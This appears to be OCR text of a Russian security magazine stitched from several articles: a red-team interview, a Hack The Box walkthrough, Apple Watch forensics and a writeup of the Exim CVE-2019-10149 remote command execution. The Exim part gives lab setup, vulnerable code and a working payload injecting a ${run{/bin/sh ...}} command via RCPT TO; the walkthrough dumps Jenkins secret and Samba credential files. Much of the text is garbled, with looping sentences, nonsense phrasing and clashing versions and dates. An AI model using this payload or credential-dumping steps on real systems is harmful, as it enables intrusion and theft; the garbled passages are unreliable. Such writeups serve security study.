Как ты понимаешь, описанное разделение ролей весьма условно и многие экспертизы тесно переплетаются между собой. Однако мой задача состоит не в классификации, а в продолжении более-менее ясной картины тех областей, в которые ты можешь углубиться, чтобы обрести четкий фокус своего развития в качестве эксперта наступательной безопасности.

Нужна обратная связь!

Наверняка какие-то из описанных областей экспертиз не оставили тебя равнодушным. Напиши в комментариях, в каком направлении ты хотел бы развиваться. Подводя итоги, я смогу на них сориентироваться при подготовке материала о том, какие ресурсы, тренинги, статьи и лайфхаки помогут прокачать нужные навыки.

IBM X-FORCE RED

КАК КРАСНАЯ КОМАНДА IBM ПРОВЕРЯЕТ ОРГАНИЗАЦИИ НА ПРОЧНОСТЬ

У нашего сына как-то спросили в школе: «Кем работает твой отец?». Он сказал: «Мошенник». Мой папа владеет отелем уже пять лет, он отвечает: «Мой папа владеет вещью, но это неважно, потому что раньше он был мошенником». Мой папа работает в красной команде — это он сказал обыкновенным шрифтом. Я не знаю, что ответить на такое. Мой отец — мошенник, а его сын обыкновенным шрифтом сообщил, что его отец — мошенник.

ОПТО

Эта статья написана редактором Хакером и представляет собой большой пересказ интервью, которое Кирилл Мошаров провел с менеджером по продажам IBM X-Force Red Ирой Винклер. Ира сама отвечала на вопросы, которые Кирилл задавал «Хакеру» и прислала по электронке.

Всё по-СИСТЕМНЫМ: как устроена работа IBM X-Force Red, что такое «красная» организация, на Сотмопсе 64-й бит, почему он продавался в магазине «Ашан», как ломают банкоматы, почему в России нет «Ашана», почему в России нет банкоматов, почему в России нет Ашана, почему в России нет «Ашана», почему Ира, как и остальные, не представляется, например, как Ира, а представляется, например, как Ира Винклер, почему Ира Винклер, как и остальные, не

ВЕЛИКИЙ ПАКОСТНИК

MisNiel
Mr. Robot
Moscow
Russia
Hacker
Joined: 2010-01-01
Posts: 1
Offline

ПРОБИРАЕМСЯ ЧЕРЕЗ ДЕБРИ IPV6 К ROOT-ФЛАГУ ВИРТУАЛКИ С HACK THE BOX

Сегодня в номере мы разберем подробнейшим образом этот классический CTF.

Если вы не знаете что такое Hack The Box, то вам стоит сделать это прямо сейчас. Это лучшая платформа для прокачки навыков пентеста, CTF-ов и просто для развлечения. Сегодня мы с вами будем проходить виртуалку с IPv6 — Hacker Top 10 — Hard. Для прохождения нам потребуется VPN-доступ к HTB, что-то для сканирования IPv6 и, конечно, чуть-чуть мозгов. Ну, и, конечно, не забудьте прихватить с собой кофе, чтобы не уснуть в процессе.

Подготовка

Для начала нам нужно подключиться к VPN. Я использую для этого openvpn. Для подключения к VPN нужно выполнить следующую команду:

```
root@kali:~# cd /etc/openvpn/
root@kali:/etc/openvpn# openvpn lab.vpn
Fri Sep 17 12:34:56 2021 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Mar 17 2020
Fri Sep 17 12:34:56 2021 library [OpenSSL] [LZO] [LZ4] [PKCS11] [EPOLL] [MH/PKTINFO] [AEAD]
Fri Sep 17 12:34:56 2021 Enter Auth Username:
Fri Sep 17 12:34:56 2021 Enter Auth Password:
Fri Sep 17 12:34:56 2021 NOTE: the current --script-security setting may allow this configuration to call user-defined scripts
Fri Sep 17 12:34:56 2021 Control channel authentication: tmp_1 = 0 [0] [0]
Fri Sep 17 12:34:56 2021 Control channel authentication: tmp_2 = 0 [0] [0]
Fri Sep 17 12:34:56 2021 Control channel authentication: tmp_3 = 0 [0] [0]
Fri Sep 17 12:34:56 2021 Control channel authentication:
```

ВЕЛИКИЙ ПАКОСТНИК

МАШР ИГНС
На собаках об обладателях Арсуна и обладаем еще раз арсунить. Чтоб на ПЕК мы обычно сдавали что в дверях.

```
root@kali:~# nmap -sS -p-0-65535 -T4 -A -v -PN -n -sV -oN /root/nmap.txt 10.0.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-12 18:04 EDT
Initiating ARP Ping Scan at 18:04
Scanning 256 hosts [1 port/host]
Completed ARP Ping Scan at 18:04, 2.04s elapsed (256 total hosts)
Initiating SYN Stealth Scan at 18:04
Scanning 10.0.0.0/24 [65536 ports]
Discovered open port 80/tcp on 10.0.0.1
Discovered open port 22/tcp on 10.0.0.1
Discovered open port 443/tcp on 10.0.0.1
Discovered open port 8080/tcp on 10.0.0.1
Discovered open port 8443/tcp on 10.0.0.1
Discovered open port 3306/tcp on 10.0.0.1
Discovered open port 5432/tcp on 10.0.0.1
Discovered open port 27017/tcp on 10.0.0.1
Discovered open port 6379/tcp on 10.0.0.1
Discovered open port 9200/tcp on 10.0.0.1
Discovered open port 9300/tcp on 10.0.0.1
Discovered open port 11211/tcp on 10.0.0.1
Discovered open port 5900/tcp on 10.0.0.1
Discovered open port 5901/tcp on 10.0.0.1
Discovered open port 5902/tcp on 10.0.0.1
Discovered open port 5903/tcp on 10.0.0.1
Discovered open port 5904/tcp on 10.0.0.1
Discovered open port 5905/tcp on 10.0.0.1
Discovered open port
```

ВЕЛИКИЙ ПАКОСТНИК

ПОЛНЫЙ ОБЗОР ВОЗМОЖНОСТЕЙ ПРОТОКОЛА SMB И ФАЙЛУ SMBTRANSF.CMDLETS.DLL BOX

Пароль в Jenkins

Jenkins хранит пароли в каталоге **$JENKINS_HOME/secrets/** пароль для расшифровки сохранен на системе, которая есть у нас. Для расшифровки нужен ключ master.key

```
root@ci-server:~# cat /var/lib/jenkins/secrets/master.key
b8d7a3e9c2f1b4d6e8a0c7f3b9d2e5a1c4f8b6d0e3a7c9f2b5d8e1a4c6f0b3d7
b8d7a3e9c2f1b4d6e8a0c7f3b9d2e5a1c4f8b6d0e3a7c9f2b5d8e1a4c6f0b3d7
root@ci-server:~#
root@ci-server:~# cat /var/lib/jenkins/secrets/hudson.util.Secret
AQXGB+CzpHcJAAAAIMaK7dMdJW1Tph9dLQZcFcDHTfqnT1oVx7ccz5WeMA2Ldvx
5ZGPqCT7ZzFRfIZ9Ia7Ebb0AAAAIAAAAEMEUCIQCqgJ+Ldq+Ldq+Ldq+Ldq+Ldq
+Ldq+Ldq+AiAqgJ+Ldq+Ldq+Ldq+Ldq+Ldq+Ldq+AAAAEGFlc2VzLWNiYy1jcn
AAAAAA==
root@ci-server:~#
```

Можно, это называется пароль для root.

Access Control Lists

С системным сервером для слив хешей администрирование того другого пользователя/группы/машины не так уж важно, но использовать, вы в процессе сможете. Если Samba сервер, то в /etc/samba/smb.conf ищем строчки с ключевыми словами Access Control Lists и раскомментируем. Если Windows сервер, то ищем в интерфейсе настройки «Безопасность» — [1]. «Access Control Lists» позволяет определять для каждого ресурса, кому разрешено читать и кому — записывать для пользователей и групп.

С помощью команды **getfacl** посмотрим листинг ACL. Хуже дела не стало.

```
root@ci-server:~# getfacl /srv/backup
getfacl: Removing leading '/' from absolute path names
# file: srv/backup
# owner: root
# group: root
# flags: -s-
user::rwx
group::r-x
mask::rwx
other::r-x
root@ci-server:~#
```

Хорошо, пароль есть и мы проникнуть можем. ACL, также можно с помощью **getfacl**

```
root@ci-server:~# getfacl -R -p -c /srv/backup | sed -e 's/^ACL:.*$//'
root@ci-server:~#
```

Получаем хеш нашего другого пользователя или группы сохраняем


Первый способ: по от имени меня слив

```
root@ci-server:~# cat /var/lib/samba/private/secrets.tdb
root@ci-server:~#
root@ci-server:~# cat /var/lib/samba/private/secrets.tdb
root@ci-server:~#
root@ci-server:~# cat /var/lib/samba/private/secrets.tdb
root@ci-server:~#
```

Второй способ: зуровый слив

Если не можем использовать ACL, чтобы сменить пользователя, то можем использовать зуровый слив. Для этого нужно сделать бинарный файл и запустить его.

```
root@ci-server:~# gcc -o /tmp/zero -x - -fno-stack-protector -fno-pie -
/usr/bin/ld: cannot find -lssp_nonshared
/usr/bin/ld: cannot find -lssp
collect2: error: ld returned 1 exit status
root@ci-server:~# ldd /usr/bin/gcc | grep -i ssp
root@ci-server:~# ldd /usr/bin/gcc | grep -i ssp
libssp.so.0 => /usr/lib/x86_64-linux-gnu/libssp.so.0 (0x7f2a9c4e1000)
```



Олег Афонин
Эксперт компании
Positive Technologies

ЧАСЫ НАИЗНАНКУ

ИЗВЛЕКАЕМ И АНАЛИЗИРУЕМ ДАННЫЕ APPLE WATCH

Apple Watch — одна из самых популярных в мире марок умных часов. Последние их версии оснащены полным набором датчиков и процессором с операционной системой watchOS, которая предоставляет (и даже не очень бюрократичну) медицинскую информацию о пользователе. Мы рассмотрим, как извлекать и анализировать данные Apple Watch, а также сделаем из них отчет, который и как их получить.

За последние несколько лет потребность разнообразных приложений и умных часов в данных о пульсе, шагах, сне, калориях, расстоянии, высоте и скорости, что поначалу приводило к появлению нескольких приложений, которые разнообразно мерили выдаваемые данные Apple Watch. Позднее которые стали объединяться в одно приложение Health, которое и дает возможность доступа к полным данным.

Сейчас, когда Apple Watch были выпущены в 2015 году (с последующим ростом в каждом последующем поколении продукта), Apple в ноябре выпустила приложение с версией 1. По сегодняшний день приложение Health имеет версию 2 (версия 2 вышла вместе с Apple Watch и версии часов и Apple работает над усовершенствованием приложения, которое, по-видимому, будет выпущено для iOS 9 и watchOS 2 осенью, в небольшой версии iOS).

INFO

**Стоит отметить в скобках: с Watch Sn-Sn-Sn-

ЧАСЫ НАИЗНАНКУ

ИЗВЛЕКАЕМ И АНАЛИЗИРУЕМ ДАННЫЕ ЭРЕСА ЯБЛОК

Подключение к компьютеру

Нам удалось найти переходник для первых трех поколений часов для Apple Watch и часы адаптера нет. Дилетантский чертёж к часам Apple Watch находится под кратковременным ремонтом, потребуется только и/а или сделать его самому. Для начала нужно подключить переходник к компьютеру или часам BUS, BUS Or Apple Watch S1 и BUS Or Apple Watch S2 and S3.

Правильно подсоединить адаптер к часам может быть сложно. Тем не менее это возможно:

Так же как и для iPhone, приложение Plumb запросит разрешение на создание доверенного соединения с компьютером:

Плюс отобразит информацию о часах (только версии ОС и уникальный идентификатор часов):

Теперь запускаем Elcomsoft OS Forensic Toolkit:

Список приложений, установленных на часах, извлекается командой E.Device info.e.o.applications и файл:

На рисе обычно в том же каталоге, куда установлен iOS Forensic Toolkit) создается три файла:

- keychain.plist
- Applications.txt
- Applications.plist

В файле **keychain.plist** содержится все доступная информация из Apple Watch: включая точный идентификатор часов (поле/ключ Mobile, версия/ операционной системы Watch OS), серийный номер часов (Serial Number), версия ПО (Software Version), MAC-адрес часов, MAC-адрес адаптера Wi-Fi и Bluetooth, часовой пояс и время последнего извлечения данных.

keychain.plist
Root
Dictionary
Key
Type
Value
com.apple.mobile.data_sync.timeZone
string
Europe/Moscow
com.apple.mobile.lockdown.activation_state
string
Activated
com.apple.mobile.lockdown.cert_expires
date
2015-04-21 12:17:33 +0000
com.apple.mobile.lockdown.cert_issued_on
date
2014-04-21 12:17:33 +0000
com.apple.mobile.lockdown.device_class
string
Watch
com.apple.mobile.lockdown.device_name
string
iPhone
com.apple.mobile.lockdown.device_publication_date
date
2014-04-21 12:17:33 +0000
com.apple.mobile.lockdown.device_publication_version
string
1.0
com.apple.mobile.lockdown.device_validated
boolean
YES
com.apple.mobile.lockdown.disk1.disk_size
integer
16
com.apple.mobile.lockdown.disk1.model_number
string
MC496
com.apple.mobile.lockdown.disk1.serial_number
string
WD-WCAYU0966195
com.apple.mobile.lockdown.disk1.vendor
string
Western Digital
com.apple.mobile.lockdown.hardware_model
string
N74AP
com.apple.mobile.lockdown.hardware_platform
string
s5l8747x
com.apple.mobile.lockdown.hardware_revision
string
0x00000000
com.apple.mobile.lockdown.hardware_uniqueid
string
5d0f0e0e0e0e0e0e0e0e0e0e0e0e0e0e0e0e0e0e
com.apple.mobile.lockdown.ios_version
string
6.0.1
com.apple.mobile.lockdown.mac_address_en0
string
00:1f:5b:c0:ff:ee
com.apple.mobile.lockdown.mac_address_bt
string
00:1f:5b:c0:ff:ef
com.apple.mobile.lockdown.mac_address_wifi
string
00:1f:5b:c0:ff:ef
com.apple.mobile.lockdown.partition_uniqueid
string
5d0f0e0e0e0e0e0e0e0e0e0e0e0e0e0e0e0e0e0e
com.apple.mobile.lockdown.product_version
string
6.0.1
com.apple.mobile.lockdown.serial_number
string
DLXRP6TMHG5D
com.apple.mobile.lockdown.software_version
string
10A523
com.apple.mobile.lockdown.time_zone
string
Europe/Moscow
com.apple.mobile.lockdown.unique_chip
integer
12763670768
com.apple.mobile.lockdown.wifi_address
string
00:1f:5b:c0:ff:ef
com.apple.mobile.lockdown.wifi_address_data
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_2
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_3
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_4
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_5
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_6
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_7
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_8
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_9
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_10
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_11
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_12
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_13
data
AB8fXsDA7/8=
com.apple.mobile.lockdown.wifi_address_data_14
data
AB8fXsDA7/8=

ЧАСЫ НАИЗНАНКУ

ИЗВЛЕКАЕМ И АНАЛИЗИРУЕМ ДАННЫЕ APPLE WATCH

Доступ к медиафайлам

О доступе к медиафайлам этот раскрасить подробнее: Извлечь медиафайлы можно командой **X** (Media). Интерес представляет не столько сам фотографии, сколько базы данных **Photos.sqlite**

```
$ ./X -f /var/mobile/Media/DCIM/ -o ~/Desktop/test
Welcome to iExpert0 iOS Forensic Toolkit
This is iExpert0 iOS Forensic Toolkit v1.0
Copyright (c) 2011-2014 iExpert0 Co. Ltd.

Device connected: Apple Watch
Device name: Apple Watch
Serial number: 355441500000000
UDID: 9a7d8f6a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6e

Device active
Copying /var/mobile/Media/DCIM/100APPLE/.AMPARTH_.MOV to ~/Desktop/test/100APPLE/.AMPARTH_.MOV
Copying /var/mobile/Media/DCIM/100APPLE/.AMPARTH_.JPG to ~/Desktop/test/100APPLE/.AMPARTH_.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0001.JPG to ~/Desktop/test/100APPLE/IMG_0001.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0002.JPG to ~/Desktop/test/100APPLE/IMG_0002.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0003.JPG to ~/Desktop/test/100APPLE/IMG_0003.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0004.JPG to ~/Desktop/test/100APPLE/IMG_0004.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0005.JPG to ~/Desktop/test/100APPLE/IMG_0005.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0006.JPG to ~/Desktop/test/100APPLE/IMG_0006.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0007.JPG to ~/Desktop/test/100APPLE/IMG_0007.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0008.JPG to ~/Desktop/test/100APPLE/IMG_0008.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0009.JPG to ~/Desktop/test/100APPLE/IMG_0009.JPG
Copying /var/mobile/Media/DCIM/100APPLE/IMG_0010.JPG to ~/Desktop/test/100APPLE/IMG_0010.JPG
Copying
```

ИЗУЧАЕМ ПДК


КРАТКИЙ ГАЙД ПО ПОИСКУ УЯЗВИМОСТЕЙ В ПРОИЗВОДИТЕЛЬНЫХ КОМПЬЮТЕРАХ

Ник Фаркас

Если ты, допустим, что, компьютерщик, то, наверняка, в твоем распоряжении оказывается пяток-другой ПК, которые, ты, в отличие хейтера, ты, в отличие хейтера, ты, в отличие хейтера

ОТПРАВЛЯЕМ КОМАНДЫ

КАК ЗАСТАВИТЬ ПОПУЛЯРНЫЙ СЕРВЕРНЫЙ ПОЧТОВИК ВЫПОЛНЯТЬ ПРОИЗВОЛЬНЫЙ КОД



Илья Обиход
Positive Technologies

В этой статье я расскажу об уязвимости в агенте пересылки сообщений Exim. Найденная брешь позволяет атакующему выполнить произвольный код на целевой системе, что само по себе очень опасно, а если Exim был запущен от рута, то успешная эксплуатация позволяет получить максимальный контроль над системой.

Я уже дважды писал об RCE в этом почтовом сервере: один раз — в 2017 году, второй — в 2018-м. Оба раза для успешной эксплуатации нужно было разбираться со смещениями, кучами и прочей бинарщиной. В этот раз для проведения атаки достаточно просто отправить письмо через уязвимый Exim на специально сформированный адрес, содержащий пейлоад.

Если вкратце, то атака основана на внедрении произвольных сущностей в expanded strings, в заголовки **RCPT TO** и **MAIL FROM**. Она позволяет злоумышленнику передать специально сформированную строку как email-адрес, и та будет интерпретирована почтовым сервисом как системная команда.

INFO

Баг обнаружили специалисты из Qualys в конце мая этого года. Он получил номер CVE-2019-10149 и затрагивает все версии Exim с 4.87 до 4.91 включительно.

СТЕНД

Для создания тестового окружения воспользуемся контейнером Docker. На момент публикации уязвимости пакеты Exim, которые лежали в репозитории Debian, содержали данную брешь. Они уже запатчены, поэтому нам нужно будет собрать уязвимую версию из исходников.

```
$ docker run -it --rm -p25:25 --name=eximrce --hostname=eximrce --cap-add=
SYS_PTRACE --security-opt seccomp=unconfined debian /bin/bash
```

Расшариваем 25-й порт наружу, чтобы в дальнейшем можно было протестировать удаленную атаку. Помимо этого, добавляем флаги, чтобы можно было отлаживать приложение.

Теперь устанавливаем необходимые зависимости для успешной компиляции.

```
$ apt-get install -y exim4 build-essential git libdb5.3-dev libpcre3-dev
libgnutls28-dev libgcrypt-dev wget netcat nano procps gdb
```

Обрати внимание, что я установил Exim4 из репозиториев. Это нужно для того, чтобы не возиться с конфигурационным файлом, добавлением пользователей и прочими приятностями.

Выполняем базовую настройку почтового сервера.

```
$ dpkg-reconfigure exim4-config
```

```
root@eximrce:/usr/share/doc# dpkg-reconfigure exim4-config
debconf: unable to initialize frontend: Dialog
debconf: (TERM is not set, so the dialog frontend is not usable.)
debconf: falling back to frontend: Readline
mail name configuration

Please select the mail server configuration type that best meets your needs.

Systems with dynamic IP addresses, including dialup systems, should generally be configured to send outgoing mail to,
and receive mail via, a smarthost. Systems that have always been mains/cable/leased line systems on the Internet should be configured to receive mail
from dynamic IP addresses as spam protection.

A system with a dynamic IP address can receive its own mail, or local delivery can be disabled entirely (except mail
for root and postmaster).

  1. Internet site; mail is sent and received directly using SMTP   7. local delivery only; not on a network
  2. mail sent by smarthost; mail received via SMTP or fetchmail    8. no configuration at this time
  3. mail sent by smarthost; no local mail
General type of mail configuration:4

System mail name: eximrce

IP-addresses to listen on for incoming SMTP connections:

Other destinations for which mail is accepted:

Domains to relay mail for:,ya.ru

Keep number of DNS-queries minimal (Dial-on-Demand)? [yes/no] no

Please note that most mail tools in Debian expect the local delivery method to be mbox in their default.

  1. mbox format in /var/mail/ | 2. Maildir format in home directory
Delivery method for local mail: 1

Split configuration into small files?[yes/no] yes

/usr/sbin/exim4: could not determine current runlevel
/usr/sbin/exim4: policy-rc.d denied execution of restart.
root@eximrce:/usr/share/doc#
```

Первичная настройка Exim4

Важный параметр — **Domains to relay mail for**. Запомни его, я вернусь к нему на этапе удаленной эксплуатации.

Теперь воспользуемся репозиторием Exim4 на GitHub и клонируем последнюю уязвимую ветку — 4.91.

```
$ git clone --depth=1 -b exim-4_91 https://github.com/Exim/exim.git
$ cd exim/src
$ mkdir local
```

Скопируем дефолтный шаблон мейкфайла.

```
$ cp src/EDITME Local/Makefile
```

В него нужно внести пачку изменений для того, чтобы скомпилировать максимально соответствующий существующему конфигу бинарник. Сначала укажем имя пользователя, от которого будет работать Exim. Если ставить из репозиториев, то скрипт установки создает пользователя **Debian-exim**. Его и указываем.

```
$ sed -i 's,^EXIM_USER.*$,EXIM_USER=Debian-exim,' Local/Makefile
```

Отключаем Exim Monitor, так как это графическая утилита для просмотра информации о работе демона и в консоли она нам совершенно ни к чему.

```
$ sed -i 's,^EXIM_MONITOR=.*$,# EXIM_MONITOR=,' Local/Makefile
```

Указываем директорию, в которой лежат бинарники.

```
$ sed -i 's,^BIN_DIRECTORY=.*$,BIN_DIRECTORY=/usr/sbin,' Local/Makefile
```

Теперь указываем путь до файла конфигурации. Я сгенерировал его через утилиту **exim4-config**, которая записывает его в **/var/lib/exim4/config.autogenerated**.

```
$ sed -i 's,^CONFIGURE_FILE=.*$,CONFIGURE_FILE=/var/lib/exim4/config.autoge
nerated,' Local/Makefile &&
```

Дальше идут не особенно важные настройки.

```
sed -i 's,^# SUPPORT_MAILDIR,SUPPORT_MAILDIR,' Local/Makefile && \
sed -i 's,^# SUPPORT_MAILSTORE,SUPPORT_MAILSTORE,' Local/Makefile && \
sed -i 's,^# SUPPORT_MOVE_FROZEN_MESSAGES,SUPPORT_MOVE_FROZEN_MESSAGES,'
Local/Makefile && \
sed -i 's,^# SUPPORT_TLS=,SUPPORT_TLS=,' Local/Makefile && \
sed -i 's,^# USE_GNUTLS=,USE_GNUTLS=,' Local/Makefile && \
sed -i 's,^# TLS_LIBS=-lgnutls,TLS_LIBS=-lgnutls,' Local/Makefile && \
sed -i 's,^# LOOKUP_CDB,LOOKUP_CDB,' Local/Makefile && \
sed -i 's,^# LOOKUP_DSEARCH,LOOKUP_DSEARCH,' Local/Makefile && \
sed -i 's,^# LOOKUP_NIS,LOOKUP_NIS,' Local/Makefile && \
sed -i 's,^# LOOKUP_NISPLUS,LOOKUP_NISPLUS,' Local/Makefile && \
sed -i 's,^# LOOKUP_PASSWD,LOOKUP_PASSWD,' Local/Makefile && \
sed -i 's,^# TRANSPORT_LMTP,TRANSPORT_LMTP,' Local/Makefile && \
sed -i 's,^# AUTH_CRAM_MD5,AUTH_CRAM_MD5,' Local/Makefile && \
sed -i 's,^# AUTH_PLAINTEXT,AUTH_PLAINTEXT,' Local/Makefile && \
sed -i 's,^# HAVE_IPV6,HAVE_IPV6,' Local/Makefile
```

Изменяем директорию, в которой будут складываться очередь писем для отправки.

```
$ sed -i 's,^/var/spool/exim,/var/spool/exim4,' Local/Makefile
```

И последнее изменение — нужно добавить флаг **-g**, если ты хочешь отлаживать приложение.

```
$ printf "CFLAGS  += -g\n" >> Local/Makefile
```

Дальше дело за компиляцией.

```
$ make
```

```
MAN10MKA/X70cuaPHck
-----------------------------------------
rm -f lookups/lf_sqlperform.o
gcc -c lookups/lf_sqlperform.c
gcc -c local_scan.c
gcc -c malware.c
gcc -c mime.c
gcc -c regex.c
gcc -c spam.c
gcc -c smtp_inbox.c
gcc -c spool.c
gcc -c bmi_spam.c
gcc -c dane.c
gcc -c ocsp.c
gcc -c dnsz.c
gcc -c tlsg_utf7.c
gcc -c spf.c
gcc -c dkim.c
gcc -c utf8.c
gcc -c version.c
gcc -o exim
-----------------------------------------
>>> exim binary built
-----------------------------------------
make[1]: Leaving directory '/root/exim/src/build-Linux-x86_64'
/usr/sbin/install -m 4755 -o root -g root -d /usr/sbin/exim4 /usr/sbin/exim4
-rwsr-xr-x 1 root root 5580000 Jul 24 02:30 /root/exim/src/build-Linux-x86_64/exim
root@eximrce:/exim/src#
```

Успешная компиляция Exim 4.91

После того как приложение успешно скомпилено, нужно заменить бинарник Exim, который я ставил из репозитория Debian.

```
$ mv /usr/sbin/exim4 /usr/sbin/exim4_orig && cp -f /root/exim/src/
build-Linux-x86_64/exim /usr/sbin/exim4
```

Стенд готов. Теперь ты можешь запускать демон Exim в качестве сервиса или напрямую из командной строки с выводом информации о работе в консоль.

```
$ exim4 -bdf -d+all
```

Продолжение статьи →

ОТПРАВЛЯЕМ КОМАНДЫ

Как составить популярный серверный почтовик, выполнить произвольный код

ДЕТАЛИ УЯЗВИМОСТИ И ЛОКАЛЬНАЯ ЭКСПЛУАТАЦИЯ

Сначала я расскажу о самом простом способе эксплуатации — локальном. Получю разберем, в чем же именно причина уязвимости.

В окружении сервера Exim есть такие понятия, как String Expansion. Грубо говоря, это аналог макросов, как в разных шаблонизаторах. Строки специального вида, которые обрабатываются парсером Exim. Среди множества команд и функций, которые доступны в рамках **String Expansion**, имеется вызов внешней программы — **run**:

```
${run{<команда> <аргументы>}{<string1>}{<string2>}}
```

Сам парсинг выполняется функцией **expand_string**:

src/src/expand.c
```
7039: uschar *
7040: expand_string(uschar * string)
7041: {
7042: return US expand_string(CUS string);
7043: }
```

src/src/expand.c
```
7048: const uschar *
7049: expand_string(const uschar * string)
7050: {
7051: if (Ustrchr(string, '$')) {
7044: {
7045: int old_pool = store_pool;
7046: uschar * s;
7047:
7048: search_find_defer = FALSE;
7049: malformed_header = FALSE;
7050: store_pool = POOL_MAIN;
7051: s = expand_string_internal(string, FALSE, NULL, FALSE, TRUE, NULL)
2:
7052: store_pool = old_pool;
7053: return s;
7054: }
7055: return string;
7056: }
```

Среди огромного количества мест, где она вызывается, есть такое место и в **deliver_message**

src/src/deliver.c
```
3585: int
3586: deliver_message(uschar *id, BOOL forced, BOOL give_up)
3587: {
...
4224: #ifndef DISABLE_EVENT
4225:     if (process_recipients != RECIP_ACCEPT)
...
4227:     uschar * save_local = deliver_localpart;
4228:     const uschar * save_domain = deliver_domain;
4229:
4230:     deliver_localpart = expand_string
4231:       US"event_action", NULL, NULL, deliver_host, NULL, NULL, NULL,
4232:     deliver_domain = expand_string(
4233:       US"event_action", NULL, NULL, NULL, NULL, NULL, NULL,
4234:
4235:     (void) event_raise(event_action,
4236:       US"msg:fail:internal", new-message);
4237:
4238:     deliver_localpart = save_local;
4239:     deliver_domain    = save_domain;
6240: }
```

Как видишь, эта вятка комплицируется в случае, когда символическая константа **DISABLE_EVENT** не определена. Так оно и есть, начиная от версии 4.87 Events — полнофункциональ часть Exim и используются по умолчанию.

doc/doc-txt/ChangeLog
```
674: Exim version 4.87
675: ------------------
...
799: JH/29 Move Events support from Experimental to mainline, enabled by
     default
800:                   and removable for a build by defining DISABLE_EVENT=yes
```

doc/doc-docbook/spec.xfpt
```
39868: Most installations will never need to use Events.
39869: The support can be left out of a build by defining DISABLE_EVENT=yes
39870: in $(Local/Makefile)$.
```

src/src/EDITME
```
450: # The disable support for Events set DISABLE_EVENT to "yes"
451:
458: # DISABLE_EVENT=yes
```

Напомню, что на основе файла **src/src/EDITME** в ДЕЛАЛ мейкфайл для компиляции Exim.

Посмотрим на сам код, он начинает работать только в том случае, если переменная **process_recipients** не равна **RECIP_ACCEPT**. Но при инициализации она принимает как раз такое значение:

src/src/deliver.c
```
3585: int
3586: deliver_message(uschar *id, BOOL forced, BOOL give_up)
3587: {
...
5533: int process_recipients = RECIP_ACCEPT;
```

Исправить этот «недостаток» можно несколькими способами. Относительно просто — это передать большое количество кодуров **Received** в письмо.

src/src/deliver.c
```
5818: /* Otherwise, if there are too many Received: headers, fail all recipi
      ents.*/
5819:
5820: else if (received_count > received_headers_max)
5821:   process_recipients = RECIP_FAIL_LOOP;
```

Нужно, чтобы их было больше, чем максимально допустимое значение, которое хранится в переменной **received_headers_max**. По умолчанию оно равно 30.

src/src/globals.c
```
3131: int     received_headers_max  = 30;
```

Хватит сучки сорвать, давай попробуем это на практике. Для отправки писем я буду использовать обычный netcat.

```
nc localhost 25
```

Проверим вежливость и поздоровоемся.

```
EHLO localhost
```

Указываем отправителя (точно, что его нет).

```
MAIL FROM:<>
```

И получателя. Заложим этот адрес, он нам еще пригодится.

```
RCPT TO:<hellothere@localhost>
```

Теперь отправляем данные.

```
DATA
```

В ДЕЛО вступает 31 заголовок **Received**.

```
Received: 1
Received: 2
Received: 3
...
Received: 31

.
```

Завершаем работу и разрываем соединение.

```
QUIT
```

В отладчике я поставил брейк-поинт на функцию **deliver_message**. Давай посмотрим, что происходит при обработке и отправке этого письма.

```
$(local_part:helloterhere@localhost)
```

Адрес, который мы указывали в качестве получателя (**RCPT TO**), находится в **new-address** и затем попадает в функцию **expand_string** в виде следующего выражения:

```
$(local_part:helloterhere@localhost)
```

Если я передаю вместо почты какую-нибудь конструкцию string expansion, то она будет тоже обработана, або нинаой фильтрации не предусмотрено. Таким образом можно выполнить фокусы, например упомянутую выше **run**. Для начала укажем какую-нибудь простую команду.

```
${run{/bin/sh -c "id > /tmp/id"}}localhost
```

Однако на этапе передачи этого адреса сервер получает на ошибку синтаксиса — «любить недоступны».

К счастью, синтаксис позволяет экранировать любые символы, указывая их в виде hex, как, например, в Python. Поэтому адрес преобразуется в нечто подобное:

```
${run{x2fbin\x2fsh\-c\x22id\>\x2ftmp\x2fid\x22}}localhost
```

Теперь сервер считает этот email валидным.

```
[root@localhost ~]# /usr/sbin/exim -bt -v -C /home/test/exim.conf -M 1Ttbqm-0000000000000-0Ooo
exim path = /usr/sbin/exim
Exim version 4.94.2 built Fri, 07 Jul 2023 00:00:00 +0000
Copyright (c) University of Cambridge, 1995 - 2018
(c) Text_Support GnuTLS
...
Configuration file is /home/test/exim.conf
...
LOG: MAIN
  exim_user = 0 (root) exim_group = 0 (root)
```

